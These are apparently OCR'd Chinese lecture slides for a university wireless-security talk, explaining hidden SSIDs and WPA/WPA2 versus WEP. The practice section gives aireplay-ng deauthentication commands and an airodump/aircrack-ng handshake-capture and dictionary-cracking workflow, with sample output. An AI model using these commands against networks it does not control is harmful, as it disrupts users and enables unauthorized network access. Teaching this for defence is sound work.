主题：无线网络安全科普

时间： 7-15 周 周三晚 7:50

地点：一号学院楼 120

本周主题

- 查看隐藏的 SSID
- WPA-PSK/WPA2-PSK 的介绍与破解

如何隐藏的 SSID

- 路由器管理界面
  - 关闭 SSID 广播

查看隐藏的 SSID

- 前提：有 Client 连接 AP
- Deauth 攻击

  使已经连接的合法客户端强制断开与路由端的连接，使其重新连接。

  - aireplay -0 1 -a ap_mac -c client_mac mon0

WPA/WPA2

- Why?
- What?

WEP 有何问题

① WEP 缺陷：

WPA 如何改进；

② IV 太短：

在 TKIP 中，IV 大小增加了一倍，已达 48 位；

③弱数据完整性：

WEP 加密的 CRC 校验和计算已由 Michael 算法取代，该算法可计算 64 位消息完整性代码（MIC）值，该值是用 TKIP 加密；

④使用主密钥，而不使用派生密钥：

TKIP 和 Michael 使用一组从主密钥和其他值派生的临时密钥。主密钥是从“可扩展身份验证协议－传输层安全性”（EAP-TLS）或受保护的 EAP（PEAP）802.11X 身份验证过程派生出来的。此外，RC4 输入的机密部分是通过数据包混合函数计算出来的，它会随着帧的改变而改变；

⑤不重新生成密钥：

WPA 自动重新生成密钥以派生新的临时密钥组；

⑥无重放保护：

TKIP 将 IV 用作帧计数器以提供重放保护。

提出

- 为了解决 WEP 的缺陷， IEEE 提出了一种新的解决方案，这个方案分为两个阶段：
  - 第一阶段，从现状出发，兼容 WEP ，提出了 TKIP 的加密方式。 WPA 就是 WiFi 联盟推出的一个过渡标准；
  - 第二阶段，从长远角度考虑，提出一种具有更高安全性的加密标准 -CCMP ，其加密算法为 AES 。 WPA2 就是 WiFi 联盟推出的第二代标准。值得说明的是， WPA 和 WPA2 都是基于 802.11i 的。
- 简单来说， WPA 和 WPA2 是同一个标准。

分类

- 家庭 / 个人 WPA-PSK（ Pre Shared Key ）
  - 预共享密钥（ PSK ）
  - TKIP/ASE 加密算法
- 商业 / 企业 WPA-Enterprise
  - 802.1x Radius
  - 可拓展认证协议 EAP

改进与特点

- WEP->WPA
  - TKIP-MIC 取代了 RC4-CRC32
- WPA->WPA2
  - CCMP-AES 取代了 TKIP-MIC
- WEP->WPA/WPA2
  - 前者的密钥用于认证以及数据传输，后者的密钥只用于认证
  - 后者用于数据传输的组密钥定时更新
  - 前者密钥长度为 5 或 13 位字符，后者密钥长度为 8-63 位字符
  -

认证过程


AP定期广播beacon
在每个信道广播Probe Request
Probe Response
Authentication
Authentication
association request
association response
EAPOL四次握手


破解原理

- 捕捉握手包，使用字典破解
- 细节见参考

实践

- 1. airmon-ng start wlan0
- 2. airodump-ng -c channelno -w output [--bssid BSSID] mon0

  (until obtain wpa handshake)
- 3. aireplay-ng -0 1-25 -a ap_mac -c client_mac mon0
- 4. aircrack-ng -w wordlist.txt output_01.cap


cathon : bash – Konsole
文件 编辑 查看 书签 设置 帮助
Aircrack-ng 1.2 rc1
[25:52:42] 99998424 keys tested (1016.71 k/s)
Current passphrase: 99999968
Master Key : 58 9A 92 2B B2 3A 4D 73 A7 FB 9A E7 CF 8B F8 9B
39 31 F3 DE F3 18 6A AF B5 AF CF 75 57 F4 29 E7
Transient Key : 65 84 0A 63 E4 89 45 19 5E 0E CE 46 28 57 F7 30
09 8E CE 81 41 96 42 88 24 88 14 68 47 12 59 F4
22 3B 04 76 1D 07 99 31 D3 12 78 A1 CF 22 CA 37
60 41 AC 8E B8 0E D7 B5 46 06 0C 94 EB DB AA AC
EAPOL HMAC : 67 3F 25 A7 23 83 2B C8 45 3C 9E EB 73 E2 D7 0B
Passphrase not in dictionary
Quitting aircrack-ng...

总结

- 隐藏 SSID 并不可靠，但从一定程度上增加的 WIFi 通信的安全性
- WPA2-PSK 相对安全，关键是其密码需要足够复杂，以避免被人简单破解

Bye

- 参考
  - WPA-PSK 无线网络破解原理及过程 http://www.freebuf.com/articles/wireless/58342.html
  - http://www.360doc.com/content/12/0216/22/26398_187210517.shtml